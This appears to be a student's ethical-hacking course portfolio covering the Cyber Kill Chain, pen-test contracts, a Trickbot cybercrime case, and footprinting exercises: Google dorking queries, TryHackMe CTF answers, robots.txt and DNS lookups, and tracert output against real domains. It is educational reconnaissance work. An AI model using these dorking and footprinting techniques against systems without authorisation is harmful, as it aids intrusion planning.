Body of Knowledge

Fontys HOGESCHOOL ICT

Javier Duran

Student Number: 3567885

Cyber Security Specialization

Table of Contents

Version Table

BoK Version	**Subjects Covered**
BoK Version 1	• Introduction • Basic hacking & pen-testing process • Law, ethics & responsible disclosure • Foot printing, reconnaissance & social engineering
BoK Version 2	• Network Scanning & Enumeration • Web Hacking 1/2
BoK Version 3	• Web Hacking 2/2 • Network Sniffing & Spoofing • Password Cracking • WIFI Security • Personal Vulnerability Investigation

Introduction

The Body of Knowledge (BoK) document will contain all the activities and assignments, with their descriptions and solutions, that I will complete to put into practice all the professional and technical skills gained during the course of the cybersecurity specialization. In addition, I will describe all the tools and methods use to solve each of the tasks.

Purpose

The BoK document will help teachers, employers and myself understand the level of knowledge and skills that area gained during this specialization. This document will provide all the necessary information for other area professionals, in this case ICT and Cybersecurity professionals to understand what I know and what process I took to reach the level of knowledge gain.

Objectives

- Keep a record of the knowledge and skills gained during the course of the Cybersecurity Specialization.
- Share my knowledge, skills and finding with other ICT and Cybersecurity professionals.
- Show evidence of the technical skills learned.
- Learn new technical and professional skills.
- Getting an insight into my learning process.

1. Ethical Hacker

An ethical hacker is a hacker, that works with an ethical mindset. In different words, an ethical hacker can be employed by a person or company for them to try and break into their computers or infrastructures, with the purpose of finding a vulnerability that can affect the company or individual. Ethical hackers possess all the skills of a cybercriminal but use their knowledge to improve organizations rather than exploit and damage them.

1.1 Basic Hacking & Pentesting Process



1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

Figure 1.1.1

As mentioned before, an ethical hacker should be able to perform all the steps and tasks as a cybercriminal to completely understand how they operate and what are the best steps to take in order to properly perform penetration tests. In Figure 1.1 we can see all the 7 steps according to the Cyber Kill Chain. In most cases, a penetration test will only include steps one to four. The four steps taken to perform a penetration test explained in detail are the following:

1. **Reconnaissance**: Reconnaissance is information gathering. During this step information about the company or target is gathered using different tools and/or social engineering. For example, finding emails, websites, telephone numbers or other information that can be used to have a better idea on how the company operates and how it is structured. In addition, footprinting can also be included in this section. During the footprinting process, information on the IT infrastructure. For example, and idea of IT architecture, what services are running, looking for different company domains, ports being used, etc.

2. **Weaponization**: During this stage of the process, we will look for vulnerabilities in the services and applications found on the previous step. In addition, the "attacker" will research and choose the tools or set of tools that will be used to proceed with the attack. In a lot of cases the attacker will even develop their own malware to exploit the vulnerabilities found. Writing your own scripts to perform attacks will make it more likely to avoid intrusion detection systems and blue teaming procedures put into place.

3. **Delivery**: For this step of the Cyber Kill Chain, the attacker will transmit the malware developed to the target. For example, a phishing attack to a company's employees to (maybe) get a password used to gain access.

4. **Exploitation**: During the exploitation phase, the attacker's code and/or tools are executed on the target's network or device remotely or locally, taking advantage of discovered vulnerabilities to gain access and escalate permissions to get superuser or root access in the targeted infrastructure. This is likely to be the last step in a penetration testing process.

To perform a complete penetration test, this should also include a pen-test contract and a report. A complete pen-test contract will need:

- An indemnification clause that will allow to test and address liability because a penetration tester cannot be liable for damage done to the system.
- A confidentiality agreement.

- The estimation of IP ranges where the testing is going to take place, also, timestamps/days of testing so IT department is able to monitor and distinguish testing from a real attack.
- Escalation procedure in case of an incidents/emergency.

In addition, the scope and goals, all the steps taken, tools used, and vulnerability analysis used to reach the goal should be documented in a pen-test report. After, results can also be presented, and conclusions should be given.

1.2 Law, Ethics & Responsible Disclosure

"Cyber ethics" refers to the code of responsible behavior on the Internet. Cyber law is any law that applies to the internet and internet-related technologies. Cyber law also encompasses all the consequences, penalties and sentences depending on the cyber crime and how the crime can affect different entities. Responsible disclosure is a process that allows security researchers to safely report found vulnerabilities in a system to the company or entity being researched.

One very famous example of cybercrime in Switzerland was reported in October 2021. Europol reported that Swiss and Ukrainian authorities raided operations and arrested 12 individuals in an eight-country operation against a network of cybercriminals who have allegedly targeted over 1,800 victims across several countries. "One of the group's victims was Norsk Hydro, a Norwegian renewable energy company and one of the world's largest manufacturers of aluminium products. The company was targeted by ransomware back in 2019 and refused to pay, though they still reportedly lost NOK 800 million (US$95 million) as a result of the attack." (Pope, 2021). One of the suspects arrested was Vladimir Dunaev. He used "Trickbot" to infect millions of computer systems to steal confidential information, ransom money, and destroy vital user files around different countries. According to the US department of Justice, this member of the group performed a variety of developer functions for the criminal group, including managing the malware's execution and bypassing security protocols. Another known member of this group was Alla Witte, who was charged by the United States on several counts to commit computer fraud, bank fraud, identity theft, and money laundering. "Dunaev faces a maximum penalty of 60 years' imprisonment; the charges from Witte's 47-count indictment could see her serve a maximum sentence longer than a human being's natural lifespan." (Pope, 2021).

These types of crimes have become more popular. It is no surprise, in my opinion, the sentences given to the members of this criminal group due to the magnitude of the attack. Since more than 1,800 companies and targets, across different countries, where affected due to the criminal activities of the organized crime group. In addition, one of the biggest manufacturers of aluminum was targeted, this means the attack was had an impact of millions of euros, not only for Norsk Hydro but also for all the other companies Norsk Hydro provides aluminum for. To sum up, I think companies and governments are becoming more aware of cyber security. This means companies will have response procedures in case of an attack and governments will have better and more clear laws in for these crimes.

1.3 Footprinting, Reconnaissance & Social Engineering


Footprinting is the process of gathering data about an organization and its infrastructure. It is not an attack in the literal sense, but it is a technique used in planning other attacks. Footprinting is a systematic exploration of a system's defenses and vulnerabilities. (CodePath, n.d.) This is the first step to perform an attack. Gathering information about the processes, people and other public information that might help us gain access to certain networks or devices. This step will also allow us to have a better understanding of the IT architecture of the company. Searching for what services, domains and IPs are being used by a company is very useful at these can be used as access points for the attacker.

1.3.1 Google Dorking

Google hacking or Google dorking is a hacking and searching technique that makes use of Google's advanced search engine to find valuable data or content that is hard to find and sometimes not even meant to be online. In simple words, we can use specific modifiers or keywords to search for data. For example, we could search for lists of emails in a text file by entering the following query: filetype:txt inurl:"email.txt".

To learn more about Google dorking and putting into practice all the knowledge gain about this topic I decided to complete a Google dorking CTF. The CTF's name is Google Dorking and is hosted by trytohackme.com(https://tryhackme.com/room/googledorking). These are the steps completed:

1. For task number 1, the challenge provided some information about how search engines work and what a web crawler is and how it works. The task required some reading and answering theorical questions.


Answer the questions below

Name the key term of what a "Crawler" is used to do

index — Correct Answer

What is the name of the technique that "Search Engines" use to retrieve this information about websites?

crawling — Correct Answer

What is an example of the type of contents that could be gathered from a website?

keywords — Correct Answer

Figure 1.3.1

2. Task 2 also required some reading to learn about SEO (Search Engine Optimization). The task required me to use SEO checkup tool or other online alternatives to see the result for http://.tryhackme.com.





Figure 1.3.2

As you can see in Figure 1.1.2, the link audited has an 85 SEO score according to the tool used, which is https://web.dev/measure/.

3. For task 3, the challenge required me to learn about robots.txt file and the role it plays in the search engine and crawlers.


Answer the questions below

Where would "robots.txt" be located on the domain "**ablog.com**"

ablog.com/robots.txt — Correct Answer — Hint

If a website was to have a sitemap, where would that be located?

/sitemap.xml — Correct Answer

How would we only allow "Bingbot" to index the website?

User-agent: Bingbot — Correct Answer

How would we prevent a "Crawler" from indexing the directory "/dont-index-me/"?

Disallow: /dont-index-me/ — Correct Answer


What is the extension of a Unix/Linux system configuration file that we might want to hide from "Crawlers"?

.conf — Correct Answer — Hint

Figure 1.3.3

In Figure 1.1.3, we can observe that the questions where answered. The answers were found by reading about the robots.txt file too learn how it works and why it is important.

4. Task 4 is completed by using Google Dorks techniques after learning how search engines work and how they can be used to find some information that we might be interested in when performing a penetration test or even a red team activity.



Answer the questions below

What would be the format used to query the site bbc.co.uk about flood defences

site: bbc.co.uk flood defences

What term would you use to search by file type?

filetype:

What term can we use to look for login pages?


intitle: login

Figure 1.3.4

In Figure 1.1.4 we can observe that I performed a search to find about flood defenses on bbc.co.uk by using the following keywords, site:bbc.co.uk to search in the specific site and the used keywords floods and defenses to find the information.

1.3.2 waybackmachine.org

The Wayback Machine is a digital archive of the World Wide Web founded by the Internet Archive. This tool allows the user to observe how a website looked like during a certain point in time. This tool can be used to compare the new website to the old one. This can lead to attackers stealing the source code and use it for phishing attacks. In addition, this can be used to find non-patched vulnerabilities.



Dinsdag 14 februari 2012. Het laatste nieuws het eerst op NU.nl

Kuipers blijft langer in de ruimte

Astronaut keert nu op 1 juli terug van ISS

- Veel vorstschade aan gebouwen
- Veel schade door rellen Griekenland
- A27 bij Oosterhout dicht door ongeluk
- 'JSF duurder door uitstel aankopen VS'
- Rutte neemt opnieuw geen afstand van meldpunt PVV
- Nederlander dood in Uganda
- Straf in drugszaak Pijnenburg definitief

Economie

Nederland heeft stabiele economie

EU gaat twaalf andere lidstaten uitgebreid onderzoeken

- 'Spanje sjoemelt met financieringstekort'
- Extra personeel bij achterstand Belastingdienst
- Accountants moeten na acht jaar rouleren
- 'Woensdag nog geen EU-akkoord over Griekenland'
- Benzineprijs naar nieuw record
- Werkgevers willen soepele arbeidsvoorwaarden
- Meer moeders gaan werken door crèchesubsidie

Sport

Emanuelson hoopt op eerlijke kans bij Oranje


5°C Half bewolkt	36 files 136 km
€ 1,780 Euro 95	321,30 -0,41%

Broodroof - Jean Wagemans

Een overzicht van de meest

Figure 1.3.5

Figure 1.2.5 is a screenshot of nu.nl 10 years ago. To get this output I went into waybackmachine.org and typed the domain. Next, I chose the snapshot from the 14th of February of 2012. I used this to compare it on how the new website looks like. The screenshot of the nu.nl by the 14th of February of 2022 can be seen in Figure 1.2.6.



Maandag 14 februari 2022 | Het laatste nieuws het eerst op NU.nl

Aantal testafspraken bij GGD afgelopen week fors gedaald

- Gezondheidsraad maakt zich zorgen over toename mentale klachten door corona
- OM stopt onderzoek naar donaties aan actiegroep Viruswaarheid
- Woningtekort leidt tot drukte bij opvanglocaties slachtoffers huiselijk geweld
- Russisch parlement bespreekt dinsdag erkenning republieken in Oekraïne
- Drie mannen veroordeeld tot 2,5 jaar cel voor diefstal dure Pokémon-kaarten
- Glennis Grace twee dagen na aanhouding nog steeds vast op politiebureau
- Oekraïne wil ondanks Russische druk nog steeds NAVO-lid worden
- Video - Honderden vogels vallen uit de lucht in Mexico
- Mannen vrijgesproken in zaak rondom Belgisch drugslab waar drietal overleed


16:02 Gezondheidsraad maakt zich zorgen over toename mentale klachten door...
15:56 OM stopt onderzoek naar donaties aan actiegroep Viruswaarheid
15:51 Video - Russen bouwen 123 iglo's op bevroren rivier
15:47 Woningtekort leidt tot drukte bij opvanglocaties slachtoffers huiselijk...
15:40 Kladversie van Beatles-hit Hey Jude wordt tentoongesteld
15:40 Veel laadpalen in Nederland, maar blinde vlekken blijven
15:31 Helmond Sport ontslaat trainer Boessen na reeks met één zege in...
15:23 Russisch parlement bespreekt dinsdag erkenning republieken in Oekraïne

Figure 1.3.6

1.3.3 Robots.txt

Robots.txt file is the first thing indexed by "Crawlers" when visiting a website. The file defines what permissions these “Crawlers” have on the website and must be served at the root directory, which is specified in the webserver configuration. Moreover, robots.txt can specify what files and directories can be indexed by the "Crawler". For this example, we searched the robots.txt from the White House website. I found this file just by finding the domain of the White House website in google and later mapping the site to /robots.txt. In Figure 1.2.7, we can observe the mapping of robots.txt is www.whitehouse.gov/robots.txt. The first statement allows that all “Crawlers” can search for keywords on the website. In this file we can see that the /wp-admin/ page is not allowed for the crawlers to search in. In the other hand, we can see that /wp-admin/admin-ajax.php is available for the crawlers to access. Some information gathered with this is the

“Crawlers” allowed to search in this website. In the other hand, we can also think that the website was written under WordPress due to the “wp” declaration in the allowed and disallowed pages.




```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```

Figure 1.3.7

1.3.4 Tools for Footprinting

A tool used to determine the path between two connections is traceroute. Traceroute tracks the route packets taken from an IP network on their way to a given host. It utilizes the IP protocol's time to live (TTL) field and attempts to get a ICMP response from each the gateways on the path to the post being traced (die.net). There are many options that can be used with traceroute, for example “*traceroute -6 $host*” will look for the IPv6 instead of hoping through IPv4 but the only required parameter is the targets IP or domain name. Traceroute is usually only found in Linux distributions, in Windows tracert is the command used, but the functionality is the same. For the example we used Windows tracert to trace the route from my home address to fontys.nl. To achieve the goal, we used the command “tracert fontys.nl”. In Figure 1.3.8 we can observe that the connection had 8 hops before not having a response. This can be caused by the blocking of ICMP protocols on the routers being hopped.



```
C:\Users\javie>tracert fontys.nl

Tracing route to fontys.nl [18.192.85.207]
over a maximum of 30 hops:

  1     7 ms     4 ms     2 ms  192.168.0.1
  2   106 ms    19 ms     9 ms  dhcp-077-248-086-001.chello.nl [77.248.86.1]
  3    11 ms    18 ms    16 ms  212.142.55.17
  4    23 ms    15 ms    15 ms  asd-tr0021-cr101-be111-2.core.as33915.net [213.51.7.88]
  5    12 ms    10 ms    15 ms  nl-srk03a-ri1-ae51-0.core.as9143.net [213.51.64.198]
  6    49 ms    20 ms    13 ms  52.46.167.242
  7    13 ms     9 ms    14 ms  52.93.113.20
  8    30 ms    15 ms    14 ms  52.93.0.57
  9     *        *        *     Request timed out.
```

Figure 1.3.8

In Figure 1.3.9, nslookup.io was used to find DNS and email servers from fontys.nl. Nslookup.io is an online tool for querying the DNS to obtain the mapping between domain name and IP address, or other DNS records. Some of the information collected using this tool, as seen in Figure 1.3.9, were name servers (NS records), mail server (MX records), and state of authority records (SOA records). Nslookup command line tool in most Linux distributions is an alternative to using nslookup.io. I decided to use the online tool because of the GUI and getting clearer information for myself and the reader.

The name servers used by fontys.nl are:


- ns1.surfnet.nl
- ns2.surfnet.nl
- hermes.fontys.nl

The mail server used by fontys.nl:

- fontys-nl.mail.protection.outlook.com

Data of the state of authority records used by fontys.nl:

- **Start of authority**: hermes.fontys.nl
- **Email**: postmaster@fontys.nl
- **Serial**: 2021022093


NS records

Name server	Revalidate in
ns1.surfnet.nl.	1h
ns2.surfnet.nl.	1h
hermes.fontys.nl.	1h

MX records

Mail server	Priority	Revalidate in
fontys-nl.mail.protection.outlook.com.	0 Primary	58m 31s

SOA records

SOA data		Revalidate in
Start of authority	hermes.fontys.nl.	1h
Email	postmaster@fontys.nl	
Serial	2021022093	
Refresh	1h	
Retry	1h	
Expire	336h	
Negative cache TTL	1h	

